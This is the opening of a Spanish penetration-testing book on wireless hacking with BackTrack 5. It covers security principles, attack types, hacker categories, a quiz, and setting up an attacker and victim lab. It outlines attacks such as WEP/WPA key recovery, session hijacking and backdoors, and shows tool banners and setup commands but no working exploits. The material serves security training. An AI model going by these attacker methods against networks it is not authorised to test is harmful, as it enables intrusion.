
BackTrack 5

Hacking de redes inalámbricas



David Arboledas Brihuega

Ra-Ma®


BackTrack 5

Hacking de redes inalámbricas

David Arboledas Brihuega

Profesor de informática y tecnología

Ra-Ma®



La ley prohíbe
Copiar o Imprimir este libro

BACK TRACK 5. HACKING DE REDES INALÁMBRICAS
© David Arboledas Brihuega©

ISBN de Edición en Papel:978-84-9964-232-1

Editado por:
RA-MA, S.A. Editorial y Publicaciones
Calle Jarama, 33, Polígono Industrial IGARSA
28860 PARACUELLOS DE JARAMA, Madrid
Teléfono: 91 658 42 80
Fax: 91 662 81 39
Correo electrónico: editorial@ra-ma.com
Internet: www.ra-ma.es y www.ra-ma.com

Maquetación: Antonio García Tomé
Diseño de portada: Antonio García Tomé

ISBN: 978-84-9964-431-8

E-Book desarrollado en España en septiembre de 2014

Mientras haya curiosidad,
ríos de entusiastas
amarán el conocimiento.

ÍNDICE

INTRODUCCIÓN

BackTrack es una plataforma para la realización de auditorías de seguridad y pruebas de intrusión con una enorme cantidad de herramientas de código abierto y gratuitas para identificar, detectar y explotar vulnerabilidades en los sistemas informáticos.

BackTrack 5. Hacking de redes inalámbricas es el primer y único libro editado en España hasta la fecha sobre el sistema operativo BackTrack. Es una obra centrada en el desarrollo práctico, paso a paso, de pruebas de intrusión inalámbricas empleando la misma metodología y herramientas que un *hacker* utilizaría. Con la obra, hemos querido ofrecer al lector la preparación práctica necesaria y los procedimientos de prueba que reflejan fielmente diferentes escenarios de un mundo real.

El libro comienza con una breve introducción al mundo de la seguridad informática y de los *hackers*, para pasar a la acción con la preparación del laboratorio inalámbrico que necesitamos para comenzar con todas las prácticas propuestas a lo largo de la obra. En la siguiente parte del libro, se explican las debilidades propias de las redes inalámbricas en lo que a autenticación y seguridad se refiere y se aprenderá a aprovecharlas para acceder con éxito a la red. A continuación, veremos cómo se puede atacar la propia infraestructura de la red, sobre todo el punto de acceso, a veces la parte más minusvalorada de todo el complejo. Así mismo, también estudiaremos cómo atacar a clientes aislados, en ausencia de redes inalámbricas, para obtener la clave WEP o WPA de las redes almacenadas en sus sistemas operativos. En la última parte del libro, aprenderá a realizar los ataques más avanzados, como el secuestro de sesión, la suplantación de identidad o aquellos que aprovechan la psicología humana para recuperar credenciales o establecer puertas traseras en las máquinas. A continuación, hemos dedicado un capítulo a las ofensivas contra WPA-Enterprise y

servidores RADIUS en entornos empresariales, el escenario más complejo con el que un auditor o administrador puede encontrarse, pero también sujeto a vulnerabilidades que habrá que considerar. Finalmente, el lector encontrará un caso práctico real de las pruebas de intrusión realizadas en un pequeño estudio de arquitectura como parte de una auditoría de seguridad completa.

El libro se ha escrito con la idea de que sirva de guía profesional, completamente práctica, para desarrollar toda una gama de pruebas que entrenen al lector en el uso de BackTrack, tanto para usarlo en un entorno profesional como en uno experimental. Si usted es un apasionado de la seguridad informática, o un administrador de red con conocimientos básicos de Linux/Unix, entonces este libro es para usted.

Todo lo que usted necesita para seguir la obra son dos ordenadores: uno con BackTrack como sistema operativo, que actuará como máquina atacante, y otro con Windows, que será la víctima; además, claro está, de una conexión inalámbrica a Internet y mucha paciencia.

A lo largo del libro verá diferentes tipografías y estilos que distinguen entre distintas clases de información. Así, por ejemplo, los bloques de código aparecerán como sigue:

```
=[ metasploit v4.5.0-dev [core:4.5 api:1.0]
+ -- --=[ 974 exploits - 518 auxiliary - 159 post
+ -- --=[ 262 payloads - 28 encoders - 8 nops
       =[ svn r16007 updated 26 days ago (2012.10.24)
```

Cuando se quiera hacer hincapié en una parte particular del código, aquella irá en negrita:

```
#
## SET TO ON IF YOU WANT TO USE EMAIL IN CONJUNCTION WITH WEB ATTACK
WEBATTACK_EMAIL=ON
#
```

Todas las instrucciones u órdenes que deban teclearse por consola las verá de cualquiera de estas dos formas:

```
# apt-get update
wget davidarboledas.es/bt/bt5.sh
```

Los términos y conceptos importantes que debe conocer irán en negrita y las direcciones web, en cursiva.

Por último, las notas, consejos y advertencias de seguridad serán como sigue:

	Las notas aparecerán así.
	Los consejos se muestran de esta forma.
	Así indicaremos las advertencias de seguridad.

Aunque se ha puesto todo el esmero posible en asegurar la precisión del contenido de la obra, los errores son propios de las personas, y en un libro intervienen muchas, por lo que las erratas existirán. Así pues, si encuentra algún error en el texto o en el código, no dude en ponerlo en conocimiento de la editorial a través del correo *editorial@ra-ma.com*. De este modo, ahorrará a futuros lectores importantes quebraderos de cabeza y permitirá corregirlas en siguientes ediciones.

Para finalizar, quiero agradecer a la editorial Ra-Ma su confianza y buen hacer para llevar a término esta obra, así como a todos aquellos alumnos que han participado, y a los que quisieron y finalmente no pudieron, reproduciendo todas y cada una de las prácticas aquí propuestas.

1

HACKERS Y SEGURIDAD

Según la Real Academia de la Lengua, seguridad es la cualidad de seguro, es decir, de asegurar el buen funcionamiento, precaviendo que el sistema falle, se frustre o se violente. En el mundo de las telecomunicaciones, como en cualquier otro aspecto de nuestra vida, la seguridad, entendida como la imposibilidad de violentar un sistema, es imposible de conseguir. No obstante, sí podemos lograr un grado de fiabilidad lo suficientemente aceptable como para considerar un sistema seguro.

Diremos que un sistema informático es seguro cuando cumpla todas y cada una de las siguientes características:

- **Confidencialidad**. Se refiere a la privacidad de los elementos de información almacenados y procesados en un sistema informático. Basándose en este principio, debe protegerse el sistema de accesos por parte de programas o personas no autorizados. Este principio es particularmente importante en sistemas distribuidos, aquellos en los que los usuarios, ordenadores y datos no se encuentran físicamente en el mismo lugar, pero están física y lógicamente interconectados.

- **Disponibilidad**. Es la característica, cualidad o condición de la información de encontrarse a disposición de quienes deben acceder a ella, ya sean personas, procesos o aplicaciones en cualquier momento en que se necesite.

- **Integridad**. Es la propiedad que busca mantener los datos libres de modificaciones no autorizadas. Debe mantener con exactitud la información, tal cual fue generada, sin ser manipulada o alterada por personas o procesos no autorizados.

- **No repudio**. Proporciona protección contra la renuncia, por parte de alguna de las entidades implicadas en la comunicación, de haber participado en toda o parte de la comunicación. El no repudio evita que el emisor o el receptor nieguen la transmisión de un mensaje. Así, cuando se envía un mensaje, el receptor puede comprobar que, efectivamente, el supuesto emisor envió el mensaje. De forma similar, cuando se recibe un mensaje, el emisor puede verificar que, de hecho, el supuesto receptor recibió el mensaje.

1.1 AMENAZAS INFORMÁTICAS

Una amenaza es una condición por la que un sistema informático puede ver comprometida la confidencialidad, integridad y disponibilidad de la información. Las amenazas de seguridad pueden producirse de forma intencionada o ser consecuencia de errores de programación y/o configuración.

Los **ataques informáticos** son, por tanto, todos aquellos métodos por los cuáles se intenta desestabilizar, dañar o tomar el control de un sistema informático ajeno. Podemos realizar una primera clasificación de los tipos de ataque según los objetivos de seguridad que vulneran (Figura 1.1):

- **Interrupción**. Este ataque vulnera la disponibilidad de un recurso informático, como el robo de hardware, el corte de una línea o la denegación de servicio.

- **Intercepción**. Este ataque vulnera la confidencialidad, pues un intruso ha accedido a información para la que no está autorizado.

- **Fabricación**. Vulnera la autenticidad, pues se trata de modificar la información para que sea similar al recurso original.

- **Modificación**. Ataca la integridad de los datos, pues se han cambiado sin la autorización correspondiente en algún momento entre su creación y la recepción por parte del destinatario.

Estos ataques, así mismo, pueden clasificarse como **activos** o **pasivos**, respectivamente, según se modifique o no de alguna forma el flujo de datos.




Figura 1.1. Tipos más habituales de ataques informáticos

1.1.1 Ataques activos

Los ataques activos implican algún tipo de modificación del flujo de datos que circula por la red o la creación de nuevos datos. Podemos distinguir, fundamentalmente, cuatro categorías:

- **Denegación de servicio**. Estos ataques, conocidos genéricamente como DoS, son aquellos que impiden el normal uso de un recurso informático cualquiera. Normalmente, provoca la pérdida de la conectividad de la red por el consumo del ancho de banda de la red de la víctima o sobrecarga de los recursos computacionales del sistema.

- **Modificación**. Una porción del flujo de datos es modificada para producir un efecto no autorizado.

- **Repetición**. Un ataque por repetición se produce cuando un atacante copia una secuencia del mensaje entre emisor y receptor y la reenvía a una o más partes. A menos que se mitigue, el equipo objeto del ataque procesa la secuencia como mensajes legítimos.

- **Suplantación de identidad (*phishing*)**. Es una técnica de engaño al usuario que intenta conseguir información confidencial suplantando la identidad de otra persona, organismo o sitio web.

1.1.2 Ataques pasivos

Este tipo de amenazas lo que hace es un análisis del tráfico que circula por la red, sin llegar a modificar los datos enviados a través de esta. Tampoco se altera la comunicación, simplemente se monitoriza el tráfico para así obtener información de importancia para el atacante.

Los ataques pasivos son muy difíciles de detectar, debido a que en ellos no se produce ninguna alteración de los datos. Sin embargo, es posible evitarlos mediante el cifrado de los paquetes.

En la siguiente tabla puede observar los tipos de ataques más habituales que se dan sobre las redes inalámbricas:

Nombre	Descripción	Contramedidas
Denegación de servicio	Se trata de bloquear determinados servicios para que los usuarios no puedan usarlos.	Herramientas para discriminar entre el tráfico legítimo e ilegítimo.
Hijacking	Se trata del secuestro de la sesión activa de un usuario ya autenticado.	Cifrado y filtrado de paquetes.
Ingeniería social	Consiste en manipular a las personas, aprovechando su inocencia, para eludir los sistemas de seguridad.	Formación y concienciación del usuario.
Obtención de credenciales	Se emplean ataques basados en diccionarios o fuerza bruta.	Contraseñas suficientemente seguras y firma digital.
Phishing	Consiste en engañar a los usuarios empleando mensajes y/o sitios fraudulentos.	Formación del usuario y certificados digitales.
Sniffing	Es un ataque pasivo para leer los paquetes que circulan por la red.	Cifrado de datos.
Spoofing	Se trata de una técnica de envenenamiento para dirigir el tráfico a direcciones falsas.	Cifrado de los protocolos.

1.2 HACKERS

Cuando se habla sobre *hacking* o se menciona la palabra *hacker*, normalmente la gente suele pensar en alguien que tiene profundos conocimientos sobre informática y que, además, es una persona que se dedica a tumbar sistemas o a realizar estafas a gran escala. Desde luego, nada más lejos de la realidad. Las malas películas, novelas y la deleznable manipulación de los medios de comunicación, han hecho cambiar la acepción del concepto, identificando *hacker* con delincuente.

Un *hacker*, en el ámbito de la informática, es una persona apasionada, curiosa, dedicada y comprometida con el aprendizaje, y en muchos casos, no solamente en el área de la informática. El espíritu de esta cultura se extiende a cualquier área del conocimiento humano donde la creatividad y la curiosidad son importantes.

Existen diferentes clasificaciones de *hackers*, en la medida que esta cultura se ha ido consolidando y dando a conocer:

- ***Black Hat***. Es un *hacker* dedicado a la obtención y explotación de vulnerabilidades en sistemas de información, bases de datos, redes informáticas, sistemas operativos y determinados productos de software. Por lo tanto, son también conocidos como atacantes de sistemas y expertos en romper la seguridad de los mismos.

- ***White Hat***. Se trata de *hackers* dedicados a la corrección de vulnerabilidades de software, definición de metodologías, medidas de seguridad y defensa de sistemas por medio de distintas herramientas. Son aquellas personas que se dedican a garantizar la seguridad en las aplicaciones, sistemas operativos y protección de datos sensibles, para asegurar de esta forma la confidencialidad de la información de los usuarios.

- ***Gray Hat***. Es una clase de *hacker* que se dedica tanto a la obtención y explotación de vulnerabilidades como a la defensa y protección de sistemas, por lo tanto, sus actividades se encuentran en algún punto intermedio entre las de los dos anteriores.

Ahora bien, hay otro término con el que se suele confundir a este colectivo, el de *crackers*. Un ***cracker*** es aquella persona que consigue ganar acceso a los sistemas por medio de mecanismos agresivos, como por ejemplo ataques de fuerza bruta para la obtención de cuentas de usuario, o mediante la modificación de las propiedades

o el comportamiento de un software determinado empleando técnicas de ingeniería inversa, entre otras.

Así que un *hacker*, en realidad, no es un delincuente, sino una persona entusiasta con ganas de ampliar y difundir sus habilidades para que la informática siga evolucionando como parcela del conocimiento y como ciencia.

1.2.1 Habilidades básicas

La actitud de un *hacker* frente a un problema es vital, sin embargo, más importantes aún son sus habilidades. Estas, es cierto, van cambiando poco a poco a medida que la tecnología deja obsoletas algunas y crea otras nuevas. En cualquier caso, a día de hoy, son cuatro las habilidades que cualquier persona deberá desarrollar antes de poderse adentrar en esta parcela del conocimiento: aprender a programar, manejar bien un sistema operativo tipo Unix, moverse con fruición por la WWW y saber escribir código HTML, y, por último, tener un nivel funcional de inglés.

1.2.1.1 CONOCIMIENTOS DE PROGRAMACIÓN

Esta es, seguramente, la habilidad fundamental que todo *hacker* debe poseer. Si usted no posee conocimientos de ningún lenguaje, le aconsejo empezar por **Pascal**. Pascal se caracteriza por ser un lenguaje de programación estructurado, fuertemente tipado, surgido en un principio para facilitar el aprendizaje de programación a los alumnos universitarios. Sin embargo, con el tiempo, su utilización excedió el ámbito académico para convertirse en una herramienta para la creación de aplicaciones de todo tipo. Puede visitar el sitio del proyecto Lazarus, *http://www.lazarus.freepascal.org*, para obtener toda la información que necesite.

Si conoce los rudimentos y técnicas de programación, puede seguir con **Python** (*http://www.python.org*). Se trata de un lenguaje de programación interpretado, fuertemente tipado y multiplataforma con una sintaxis muy limpia y relativamente fácil para los principiantes.

Otros lenguajes de particular importancia son Perl y LISP. **Perl** es un lenguaje de programación que toma muchas características de C. Es muy recomendable aprenderlo por razones prácticas, pues es ampliamente usado en páginas web y sistemas de administración (*http://www.perl.org*). De hecho, muchas veces se utiliza Perl para no tener que escribir código en C. Así que si no aprende a programar en él, al menos aprenda a leer su código.

LISP es una familia de lenguajes de programación de tipo multiparadigma y propósito general que ha sido ampliamente utilizada en inteligencia artificial (*http://www.common-lisp.net*). Incluso aunque después de aprenderlo no llegue a utilizarlo, la experiencia que adquirirá le hará un buen programador para el resto de su vida.

Por último, aprenda **C/C++** si desea realmente ser un serio programador. Desde luego no es un lenguaje para principiantes, pero merece la pena para convertirse en un buen programador. C, el lenguaje de Unix, es muy apreciado por la eficiencia del código que produce, por lo que se ha empleado largamente para producir software de sistema y poco a poco para casi cualquier diseño; aunque, salvo raras excepciones, podrá emplear otros lenguajes menos complicados para producir código, como Python.

Aprender a programar es un duro reto, como la vida misma, y, como en ella, uno se convierte en buen programador leyendo y escribiendo, leyendo y escribiendo. Así pues, lea y escriba todo el código que pueda.

1.2.1.2 USO DE SISTEMAS TIPO UNIX

El paso más importante para cualquier persona que se interese en el mundo *hacking* es instalar un sistema operativo de código abierto, como cualquier distribución de Linux, alguno de los UNIX BSD o Solaris. ¿Por qué? Entre otros motivos porque no es posible leer ni modificar el código de un sistema propietario. Intentar aprender a *hackear* en un sistema Windows es como aprender a bailar con una armadura.

Unix es el sistema operativo de C y de Internet y, aunque puede desenvolverse perfectamente en Internet sin tener ni idea de Unix, no puede ser un *hacker* en la Red sin conocer las entrañas de los sistemas tipo Linux. Así que instale un Linux, puede hacerlo junto con Windows, ejecútelo, trastee, lea el código fuente, modifíquelo y *cárgueselo*. Programe herramientas para su distribución y poco a poco, sin darse cuenta, habrá adquirido unos enormes conocimientos.

Le recomiendo que empiece con la distribución de Ubuntu (*http://www.ubuntu.com*) una gran *distro* ideal para los primerizos y con toda la potencia de los sistemas tipo Unix.

1.2.1.3 LA WWW Y XHTML

Hoy todos los ordenadores están interconectados gracias a Internet, la herramienta que ha cambiado el modo de relacionarnos, de encontrar información y distribuirla. Es por ello esencial conocer las interioridades de internet, y no solo saber manejar un navegador, cosa que cualquiera puede hacer, sino el hecho de escribir HTML, el lenguaje de marcas que forma el núcleo de la WWW. Así que póngase manos a la obra y construya su propio sitio en la web. Cuando se maneje en HTML, cámbiese a XHTML. Puede descargar un buen manual para principiantes en *http://davidarboledas.es/xhtml.zip*. Lo importante es que su página tenga contenido, sea útil, sirva para algo y esté escrita con un vocabulario y gramática impecables. Me resulta especialmente horroroso acceder a un sitio web y casi no entender lo que en él se dice por su propia sintaxis y gramática.

1.2.1.4 EL IDIOMA

El inglés es el idioma de la cultura *hacker* y de Internet, por ello, resulta vital que si no posee un nivel funcional de inglés lo aprenda. Lo suficiente como para leer y poder escribir, para entender y comunicar al resto de internautas la información que deba compartir. El inglés es una lengua muy rica en vocabulario técnico, tanto que a veces sus términos no pueden llegar a ser traducidos a otras lenguas, y lo verá en más de una ocasión a lo largo de esta obra.

Así mismo, muchos programadores, incluido yo mismo, comentamos el código fuente de los programas en inglés. Es una garantía de difusión por todo el planeta.

1.3 AUTOEVALUACIÓN 1

- ¿Cuáles son las características fundamentales que debe cumplir un sistema informático para que podamos afirmar que es seguro según los estándares actuales?

  a) Seguridad e integridad, además de no repudio en destino.
  b) Disponibilidad, confidencialidad, no repudio e integridad.
  c) No repudio en origen, confidencialidad e integridad.
  d) Ninguna de las anteriores.

- ¿Podemos afirmar que hemos conseguido un sistema completamente seguro? ¿Por qué?

- ¿Cuál es el nombre de la propiedad que busca mantener los datos libres de modificaciones no autorizadas?

  a) Integridad.
  b) Disponibilidad.
  c) Confidencialidad.
  d) No repudio.

- ¿Dentro de qué categoría de ataque informático se incluiría aquel en el que el atacante accede a información confidencial?

  a) Modificación.
  b) Interrupción.
  c) Intercepción.
  d) Fabricación.

- ¿Cuál de estos ataques informáticos es de tipo pasivo?

  a) DoS.
  b) Phishing.
  c) Hijacking.
  d) Sniffing.

- ¿En qué clasificación de *hacker* pondría a aquel experto que se dedica a garantizar la seguridad de los sistemas operativos?

  a) Gray Hat.
  b) Black Hat.
  c) Cracker.
  d) White Hat.

- ¿Cuál de estos conocimientos no es esencial para un *hacker*?

  a) Conocimientos de programación.
  b) Saber escribir HTML/XHTML.
  c) Manejar con soltura sistemas tipo Unix.
  d) Todos ellos son necesarios.

2

EL CAMPO DE PRUEBAS

El concepto de seguridad en las redes inalámbricas es relativamente nuevo para muchos particulares y pequeñas y medianas empresas. No garantizar adecuadamente que nuestros dispositivos inalámbricos puedan funcionar según los principios de seguridad vistos en el capítulo previo, puede tener consecuencias devastadoras.

A través de las **pruebas de intrusión inalámbrica**, se obtiene una visión realista de las amenazas y las vulnerabilidades de nuestra red. Estas pruebas son acciones completamente prácticas, por lo que será necesario que instalemos un laboratorio de pruebas donde podamos experimentar los distintos ataques y pruebas plasmados en este libro, de un modo totalmente seguro y controlado.

2.1 REQUISITOS DE HARDWARE

Para montar nuestro laboratorio inalámbrico necesitaremos:

- **Dos ordenadores dotados de sendas tarjetas con conectividad Wi-Fi**. Para el desarrollo de esta monografía hemos empleado dos portátiles: un HP Pavilion DV6-6095es con Windows 7 Ultimate x64, que será nuestra víctima, y otro Toshiba Satellite Pro L300 con 4 GB de memoria RAM y BackTrack 5 R3, que actuará como máquina atacante y de pruebas (Figura 2.1).

Figura 2.1. Ordenadores empleados a lo largo de la obra

- **Un adaptador inalámbrico**. Necesitamos un adaptador que pueda soportar inyección y captura de paquetes. Lógicamente, BackTrack debe soportar el adaptador que pretendemos usar. Precisamente, el hecho de elegir como máquina de pruebas un Satellite Pro, de Toshiba, se debe a que porta un chip Realtek RTL8187B, para el que BackTrack trae soporte nativo. Si este no es su caso, puede decidirse por el modelo tipo USB AWUS036H, de Alfa Networks. Es un adaptador externo plenamente funcional con BackTrack. Está disponible en España por unos 32 € en el momento de escribir este libro (Figura 2.2).

Figura 2.2. Adaptador inalámbrico AWUS036H

- **Un punto de acceso**. Es el elemento esencial de nuestro laboratorio inalámbrico. Para nuestros objetivos vale cualquiera que soporte los estándares de cifrado WEP/WPA/WPA2. Nosotros hemos utilizado un *router* inalámbrico Linksys modelo E3000, de Cisco (Figura 2.3).

Figura 2.3. Punto de acceso Linksys E3000

- **Una conexión a Internet**. Es muy útil para seguir nuestras indagaciones, descargar software y realizar algunas de las prácticas propuestas.

2.2 REQUISITOS DE SOFTWARE

Como software para instalar, configurar y realizar las pruebas de intrusión en nuestro laboratorio inalámbrico, necesitaremos los siguientes programas:

- **BackTrack 5 R3**. Este software puede descargarse desde su sitio web oficial (*http://www.backtrack-linux.org/downloads/*). Es una distribución GNU/Linux, de código abierto y también gratuita, en formato Live DVD, pensada y diseñada para las auditorías de seguridad.

- **Windows XP/Vista/7**. El ordenador que actúe como víctima correrá cualquiera de las distribuciones que tenga de este sistema operativo.

Es importante señalar que, aunque los ataques descritos en esta obra se realizarán sobre una máquina basada en Windows, las técnicas aprendidas son útiles igualmente contra cualquier dispositivo Wi-Fi —como teléfonos inteligentes y tabletas, entre otros—, sin importar qué sistema operativo ejecute.

2.3 BACKTRACK 5

BackTrack 5 es una distribución GNU/Linux basada en la distribución Ubuntu 10.04 que se destina fundamentalmente al ámbito de la informática forense y auditoría de redes. Recibe su nombre del algoritmo de búsqueda computacional conocido como *backtracking*. La versión actual es la 5R3, que nace de la fusión de dos distribuciones ampliamente utilizadas en pruebas de intrusión y detección:

- **WHAX**. Se trata de una distribución Linux Live CD basada en Slax y pensada para auditorías de seguridad.

- **Auditor Security Collection.** Un Live CD basado en Knoppix con más de 300 herramientas para realizar todo tipo de pruebas.

Las herramientas de BackTrack se engloban en doce categorías que cubren casi todos los campos en lo que respecta a auditoría de redes e informática forense. Son las siguientes:

- **Recopilación de información**. Esta categoría contiene herramientas para recopilar datos de un probable objetivo: un servidor DNS, un enrutador, una dirección de correo electrónico, un sitio web, etc. Todo ello desde Internet, sin necesidad de tocar el objetivo.

- **Identificación de vulnerabilidades**. Aquí aparecen herramientas para buscar deficiencias generales en dispositivos Cisco. También permite realizar técnicas automatizadas, capaces de generar y enviar datos secuenciales o aleatorios a una o varias áreas o puntos de una aplicación, con el objeto de detectar defectos o vulnerabilidades existentes en el software auditado.

- **Herramientas de explotación**. Contiene todas aquellas herramientas necesarias para explotar las vulnerabilidades encontradas en la máquina objetivo.

- **Escalada de privilegios**. Tras explotar las vulnerabilidades de un equipo y conseguir acceder al mismo, se necesitan las herramientas de esta categoría para conseguir el máximo grado de permisos en la máquina.

- **Mantenimiento del acceso**. Estas herramientas le ayudarán a mantener el acceso en la víctima pero, casi siempre, tendrá que escalar privilegios primero.

- **Ingeniería inversa**. Contiene herramientas para depurar un programa o descubrir cómo funciona el software, función o característica del que no se dispone código fuente, hasta el punto de poder modificarlo.

- **Análisis de redes de radio**. Aquí se encuentran herramientas para auditar redes inalámbricas, bluetooth y RFID.

- **Test de estrés**. Contiene herramientas para someter a una máquina o servicio a pruebas de estrés.

- **Forenses**. Estas herramientas se emplean en la práctica forense digital, como puede ser la obtención de imágenes de disco y su análisis, la recuperación de discos y archivos corruptos o dañados, etc.

- **Informes**. Contiene herramientas para la generación de informes y documentación de todos los procesos.

- **Servicios**. Herramientas para instalar algunos demonios o servicios tales como Apache, MySQL, ssh, etc.

- **Miscelánea**. Conjunto de herramientas que pueden ser útiles en alguna circunstancia y que no se pueden agrupar en una categoría específica.

2.4 DESCARGA

En primer lugar, antes de instalar y usar BackTrack 5 R3, deberá descargarlo gratuitamente, bien desde un archivo **torrent**, bien desde su sitio web oficial (*http://www.backtrack-linux.org/downloads/*).

En el sitio de BackTrack encontrará dos tipos de imágenes de disco. Una versión se encuentra en **formato ISO**, muy útil si desea grabar la imagen en un DVD para su instalación posterior; y otra, en **formato VMWare**, por si quiere emplear BackTrack en un entorno virtual. Desde aquí se le aconseja descargar la versión para arquitectura de 32 bits en formato ISO y con entorno de escritorio GNOME (Figura 2.4).

Figura 2.4. Posibilidades de descarga de BackTrack 5 R3

Una vez completada la descarga, sería deseable que comparara los valores **hash MD5** de la imagen descargada con la publicada en la sección de descargas. De este modo, podrá saber si el archivo se encuentra o no intacto por cualquier motivo.

En un sistema operativo tipo Linux, puede hallar usted mismo el valor *hash* de la imagen que acaba de descargar con el comando `md5sum`:

```
# md5sum BT5R3-GNOME-32.iso
  aafff8ff5b71fdb6fccdded49a6541a0      BT5R3-GNOME-32.iso
```

Si su sistema operativo es Windows, puede usar una herramienta como **HashSlash**, que podrá descargar desde *http://www.xylemstudios.com/ products/hashslash.php*, o encontrarla en el material complementario del libro. Soporta los algoritmos de *hash* MD5, SHA1, SHA256, SHA384, SHA512, RIPEMD160 y CRC32.

Después de ejecutar HashSlash, seleccione la localización del archivo imagen que ha descargado y haga clic en **Compute**. Tras un tiempo, le aparecerá en la nueva ventana el resultado del valor *hash* (Figura 2.5).

Figura 2.5. Cálculo del valor hash MD5 de la imagen descargada

Ahora compruebe que el valor *hash* MD5 que usted ha obtenido y el que se encuentra publicado en el sitio web son idénticos. Si es así, siga con el siguiente punto.

2.5 USO DE BACKTRACK

BackTrack puede usarse de tres formas diferentes:

- ✓ Directamente desde el Live DVD.
- ✓ Instalándolo en un disco duro y ejecutándolo desde él.
- ✓ Desde un *pendrive*, como software portable.

2.5.1 Live DVD

Si no se desea o puede instalar BackTrack en un ordenador, puede grabar la imagen descargada en un DVD y arrancar la computadora desde él.

La ventaja de usar BackTrack de este modo es que es muy sencillo de ejecutar y no hay que preocuparse por la configuración previa de su ordenador. No obstante, esto también es una importante desventaja, pues es posible que algunas funciones no se ejecuten de forma correcta y que cualquier cambio en la configuración para que funcione no se guardaría al salir del sistema. Así mismo, como la computadora debe cargar el programa desde el DVD cada vez que se usa, el proceso resulta lento.

Para un uso intensivo de BackTrack, como el que va a realizar si sigue todo este curso, lo recomendable es instalarlo en un disco duro o dispositivo de estado sólido.

2.5.2 Instalación en un disco duro

Hay dos métodos que pueden usarse para instalar BackTrack en un disco duro o dispositivo de estado sólido:

- ✓ Instalación de la forma habitual en una máquina real.
- ✓ Instalación en una máquina virtual.

2.5.2.1 INSTALACIÓN EN UNA MÁQUINA REAL

